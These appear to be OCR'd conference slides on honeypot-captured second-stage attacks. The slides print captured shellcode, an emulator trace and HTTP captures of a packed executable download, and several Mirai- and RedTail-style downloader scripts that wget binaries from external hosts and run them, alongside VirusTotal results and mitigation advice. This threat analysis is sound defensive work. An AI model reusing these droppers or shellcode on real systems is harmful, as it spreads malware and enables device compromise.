
Check the victim is instance on Aliyun

Check the victim is instance on Yunjing


SMB protocol attack with downloader script




SMB protocol attack with downloader script



SMB protocol attack with downloader script




SMB protocol attack with downloader script





```
shellcode mem,
(int)"\xE8\xFF\xFF\xFF\xFF\xC2\x5F\x8DO\x10\x801\xC4\x41f\x819MSu\xF5\xFC\x6A\x02Yd\x8BA.\x8B@\f\x8B@\x1C\x8B\x00\x8B"
"X\b\x8D\xB7\xA1\x00\x00\x00\xE8\x29\x00\x00P\xE2\xF8\x8B\xFCV\xFF\x17\x93\x83\xC6\x07\xE8\x18\x00\x003\xD2\x52"
"R\x8B\xCC\x66\xC7\x01x.Q\xFFw\x04RRQVR\xFF7\xFF\xE0\xAD\x51V\x95\x8BK<\x8BL\vx\x03\xCB\x33\xF6\x8D\x14\xB3\x03"
"Q \x8B\x12\x03\xD3\x0F\x00\xC0\x0F\xBF\xC0\xC1\xC0\x072\x02B\x80:\x00u\xF5\x3B\xC5\x74\x06F;q\x18r¡Q$\x03\xD3"
"\x0F\xB7\x14r\x8BA\x1C\x03Ë\x04\x90\x03\xC3\x5EY\xC3\x60\xA2\x8Av&\x80\xAC\xC8\x75rlmon\x00\x99#]",
```

SMB protocol attack with downloader script




```
* exec: shellcode
0x103b: 'kernel32.LoadLibraryA("urlmon")' -> 0x54500000
0x770014c7: 'urlmon.URLDownloadToFileA(0x0, "http://[redacted].79.231:9885/mtuvx", "x.", 0x0, 0x0)' -> 0x0
0x770005df: 'kernel32.LoadLibraryA("x.")' -> 0x0
0x2e78: 'kernel32.ExitThread(0x0)' -> None
0x2e78: 'kernel32.ExitThread(0x0)' -> None
```

SMB protocol attack with downloader script



```
GET /phqbivtv HTTP/1.1
Host: [redacted]108.100:3599
User-Agent: Mozilla/8.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

HTTP/1.0 200 OK
Pragma: no-cache
Content-Length: 156520
Content-Type: image/bmp

MZ.....@.....                .!..L.!This p
rogram cannot be run in DOS mode.

$.....
.....PE..L.....C.....!.....0.....P.....`.....
.....
.....UPX0.....P..
.....UPX1.....0...`...,.....@...UPX2.....0...
.....@.....
.....
.....
.....
.....3.03.UPX!
          .        c.....;.j..
*...F..&.....$..
..Ax...U.+..5..Q.....  ....u.X...DdY...% P.h..ww.....+.R..@.....-.Y..+".[..8..a
.?.{).=.C.V.M.....6l..v301y.....{.$..go
```

```
GET /phqbivtv HTTP/1.1
Host: [redacted]108.100:3599
User-Agent: Mozilla/8.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

HTTP/1.0 200 OK
Pragma: no-cache
Content-Length: 156520
Content-Type: image/bmp

MZ.....@.....                    .!..L.!This p
rogram cannot be run in DOS mode.

$.....
.....PE..L.....C.....!....0.....P.....`.....
.....
.....UPX0.....P..
.....UPX1.....0...`...,.....@...UPX2.....0...
.....@.....
.....
.....
.....
.....3.03.UPX!
        .       c.....;.j..
*...F..&.....$..
..Ax...U.+..5..Q.....  ....u.X...DdY...% P.h..ww.....+.R..@.....-.Y..+".[..8..a
.?.{).=.C.V.M.....6l..v301y.....{.$..go
```

Remote download server will check these information:


- **GET string**
- **Port number**
- **User-Agent**

```
GET /phqbivtv HTTP/1.1
Host:      108.100:3599
User-Agent: Mozilla/8.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

HTTP/1.0 200 OK
Pragma: no-cache
Content-Length: 156520
Content-Type: image/bmp
```

The content of **PE executable binary**

```
MZ.....................@.....................................        .!..L.!This p
rogram cannot be run in DOS mode.

$.......................................................................................
.....................PE..L......C...........!.....0.......P.......`.....................
.......................................................................................
.....................................................................UPX0.....P..
.............................UPX1.....0...`...,.................@...UPX2.................0...
...........@...........................................................................
.......................................................................................
.......................................................................................
.......................................................................................
.............................3.03.UPX!
          .         c......;.j..
*...F..&.........$..
..Ax...U.+..5..Q.............. ....u.X...DdY...% P.h..ww.....+.R..@..........-.Y..+".[..8..a
.?.{).=.C.V.M......6l..v301y......{.$..go
```

SMB protocol attack with downloader



Recap for network protocol attack with downloader script

- There're 2nd stage attacks on the Telnet, SSH and SMB protocol.
- Difference with Telnet & SMB, malicious behaviors is encoded on SSH protocol.
- The above slides proved that attackers split the attack chain to make impact.

What's the freshness of 2nd stage attack

The VirusTotal detect status of downloaded scripts

- In this session, we provide the download scrips what we have got and use the VirusTotal for ensuring the activate of these scripts.

Downloader scripts (0422f42320e2d0d1624a90425814f15201def17dc93d6acbc6201fdc507c6fbd)

```
#!/bin/sh
rm -rf bin;wget http://[redacted].232.93/arm -O bin;chmod 777 bin;./bin jaws;rm -rf bin
rm -rf bin;wget http://[redacted].232.93/arm5 -O bin;chmod 777 bin;./bin jaws;rm -rf bin
rm -rf bin;wget http://[redacted].232.93/arm6 -O bin;chmod 777 bin;./bin jaws;rm -rf bin
rm -rf bin;wget http://[redacted].232.93/arm7 -O bin;chmod 777 bin;./bin jaws;rm -rf bin
```

Downloader scripts (0422f42320e2d0d1624a90425814f15201def17dc93d6acbc6201fdc507c6fbd)

```
#!/bin/sh
rm -rf bin;wget http://[redacted].232.93/arm -O bin;chmod 777 bin;./bin jaws;rm -rf bin
rm -rf bin;wget http://[redacted].232.93/arm5 -O bin;chmod 777 bin;./bin jaws;rm -rf bin
rm -rf bin;wget http://[redacted].232.93/arm6 -O bin;chmod 777 bin;./bin jaws;rm -rf bin
rm -rf bin;wget http://[redacted].232.93/arm7 -O bin;chmod 777 bin;./bin jaws;rm -rf bin
```

0422f42320e2d0d1624a90425814f15201def17dc93d6acbc6201fdc507c6fbd

Help

26
/ 60

Community Score

26 security vendors and no sandboxes flagged this file as malicious

Follow Reanalyze Download

0422f42320e2d0d1624a90425814f15201def17dc93d6acbc6201fdc507c6fbd

Size
352 B

Last Analysis
11 days ago

shell sets-process-name self-delete detect-debug-environment

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT TELEMETRY COMMUNITY 3

Crowdsourced AI

Code Insight

The script begins by removing the directory 'bin' if it exists.

Next, it downloads a file named 'arm' from the remote server http://45.128.232.93 and saves it in the 'bin' directory.

Show more

Crowdsourced IDS rules

HIGH 1 MEDIUM 2 LOW 4 INFO 1

Matches rule POLICY-OTHER HTTP request by IPv4 address attempt at Snort registered user ruleset

policy-violation

Matches rule (stream_tcp) SYN on established session at Snort registered user ruleset

bad-unknown

Downloader scripts (47f759270740a2df6ba11ffcd00d84060f626ea1650f40bc9a0f7195efa41099)

```
busybox wget http://[redacted].211.141/arm; chmod 777 arm; ./arm bolo
busybox wget http://[redacted].211.141/arm5; chmod 777 arm5; ./arm5 bolo
busybox wget http://[redacted].211.141/arm6; chmod 777 arm6; ./arm6 bolo
busybox wget http://[redacted].211.141/arm7; chmod 777 arm7; ./arm7 bolo
busybox wget http://[redacted].211.141/m68k; chmod 777 m68k; ./m68k bolo
busybox wget http://[redacted].211.141/mips; chmod 777 mips; ./mips bolo
busybox wget http://[redacted].211.141/mpsl; chmod 777 mpsl; ./mpsl bolo
busybox wget http://[redacted].211.141/ppc; chmod 777 ppc; ./ppc bolo
busybox wget http://[redacted].211.141/sh4; chmod 777 sh4; ./sh4 bolo
busybox wget http://[redacted].211.141/spc; chmod 777 spc; ./spc bolo
busybox wget http://[redacted].211.141/x86; chmod 777 x86; ./x86 bolo
busybox wget http://[redacted].211.141/x86_64; chmod 777 x86_64; ./x86_64 bolo

rm $0
```

Downloader scripts (47f759270740a2df6ba11ffcd00d84060f626ea1650f40bc9a0f7195efa41099)

```
busybox wget http://[redacted].211.141/arm; chmod 777 arm; ./arm bolo
busybox wget http://[redacted].211.141/arm5; chmod 777 arm5; ./arm5 bolo
busybox wget http://[redacted].211.141/arm6; chmod 777 arm6; ./arm6 bolo
busybox wget http://[redacted].211.141/arm7; chmod 777 arm7; ./arm7 bolo
busybox wget http://[redacted].211.141/m68k; chmod 777 m68k; ./m68k bolo
busybox wget http://[redacted].211.141/mips; chmod 777 mips; ./mips bolo
busybox wget http://[redacted].211.141/mpsl; chmod 777 mpsl; ./mpsl bolo
busybox wget http://[redacted].211.141/ppc; chmod 777 ppc; ./ppc bolo
busybox wget http://[redacted].211.141/sh4; chmod 777 sh4; ./sh4 bolo
busybox wget http://[redacted].211.141/spc; chmod 777 spc; ./spc bolo
busybox wget http://[redacted].211.141/x86; chmod 777 x86; ./x86 bolo
busybox wget http://[redacted].211.141/x86_64; chmod 777 x86_64; ./x86_64 bolo

rm $0
```

47f759270740a2df6ba11ffcd00d84060f626ea1650f40bc9a0f7195efa41099

Help

29 / 60

Community Score

29 security vendors and no sandboxes flagged this file as malicious

Follow Reanalyze Download

47f759270740a2df6ba11ffcd00d84060f626ea1650f40bc9a0f7195efa41099

ab.sh

shell

Size 838 B

Last Analysis 13 days ago

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT TELEMETRY COMMUNITY 3

Crowdsourced AI

Code Insight

The code is a shell script that downloads and executes files from a remote server.

It downloads 12 different files with names corresponding to various CPU architectures, such as arm, arm5, arm6, arm7, m68k, mips, mpsl, ppc, sh4, spc, x86, x86_64.

Show more

Security vendors' analysis on 2023-12-13T11:30:52 UTC

Popular threat label trojan.mirai/shell **Threat categories** trojan downloader **Family labels** mirai shell gen2

AhnLab-V3	Downloader/Shell.Generic.S2075	ALYac	Trojan.GenericKD.70673892
Arcabit	Trojan.Generic.D43665E4	Avast	BV:Downloader-AEH [Drp]
AVG	BV:Downloader-AEH [Drp]	Avira (no cloud)	HTML/ExpKit.Gen2
BitDefender	Trojan.GenericKD.70673892	Cynet	Malicious (score: 99)

Downloader scripts (13de5805cd4d0148450543cddf723f20ef321ff2d8a1a461e80e8685321f1b4c)

```
FOLDER=$(find / -writable -executable -readable -not -path "/proc/*" | head -n 1 || echo /tmp);
CURR=${PWD}

if [ "$CURR" != "$FOLDER" ]; then
        mv redtail.* $FOLDER
        cd $FOLDER
fi

if [ "$NOARCH" = true ]; then
        cat redtail.x86_64 > .redtail; chmod +x .redtail; ./.redtail;
        cat redtail.i686 > .redtail; chmod +x .redtail; ./.redtail;
        cat redtail.arm8 > .redtail; chmod +x .redtail; ./.redtail;
        cat redtail.arm7 > .redtail; chmod +x .redtail; ./.redtail;
else
        cat "redtail.$ARCH" > .redtail; chmod +x .redtail; ./.redtail;
fi

rm -rf redtail.*
```

Downloader scripts (13de5805cd4d0148450543cddf723f20ef321ff2d8a1a461e80e8685321f1b4c)

```
FOLDER=$(find / -writable -executable -readable -not -path "/proc/*" | head -n 1 || echo /tmp);
CURR=${PWD}

if [ "$CURR" != "$FOLDER" ]; then
        mv redtail.* $FOLDER
        cd $FOLDER
fi

if [ "$NOARCH" = true ]; then
        cat redtail.x86_64 > .redtail; chmod +x .redtail; ./.redtail;
        cat redtail.i686 > .redtail; chmod +x .redtail; ./.redtail;
        cat redtail.arm8 > .redtail; chmod +x .redtail; ./.redtail;
        cat redtail.arm7 > .redtail; chmod +x .redtail; ./.redtail;
else
        cat "redtail.$ARCH" > .redtail; chmod +x .redtail; ./.redtail;
fi

rm -rf redtail.*
```

13de5805cd4d0148450543cddf723f20ef321ff2d8a1a461e80e8685321f1b4c

Help

13 / 60

Community Score

13 security vendors and 1 sandbox flagged this file as malicious

Follow | Reanalyze | Download | Similar

13de5805cd4d0148450543cddf723f20ef321ff2d8a1a461e80e8685321f1b4c

setup.sh

shell | checks-hostname | detect-debug-environment

Size 1.14 KB

Last Analysis Date 2 hours ago

DETECTION | DETAILS | RELATIONS | BEHAVIOR | CONTENT | TELEMETRY | COMMUNITY 1

Basic properties

MD5	43ed124cbae6ba73281afcddef9ed355
SHA-1	7208b7bceb4e34c04f3e2dfc3b3cbddea66794f2
SHA-256	13de5805cd4d0148450543cddf723f20ef321ff2d8a1a461e80e8685321f1b4c
SSDEEP	24:iTdWMhmuNqhvJaDJI1BwUWuyM2yvj6vd9a:iTIMhmAqhSI0YyMRvj6vd9a
TLSH	T10F2129497C118B20AF3CCC9D2046948D5AD5F3B50B656F38B20AF8BD20AD290799EDC2
File type	Shell script script shell
Magic	Bourne-Again shell script, ASCII text executable
TrID	Linux/UNIX shell script (100%)
File size	1.14 KB (1164 bytes)

History

First Submission	2023-11-25 13:22:43 UTC
Last Submission	2023-12-27 06:30:45 UTC
Last Analysis	2023-12-27 06:30:45 UTC

Conclusion & mitigation for 2nd stage attack

Conclusion & Mitigation

- In the previous slides, we can know that the attack behavior can be split into multiple stages. Via these multiple stages, attackers can evade the detection easily.
- In the early stage, attacker tries to search and attack the devices via network traffic. It means that it can be detected by the network solution.
- In the second stage, it’ll download suspicious & malicious files from C&C server. We can detect the malicious behaviors of the second stage by network and AV solutions.

Q&A Session

04:30 pm - 05:00 pm

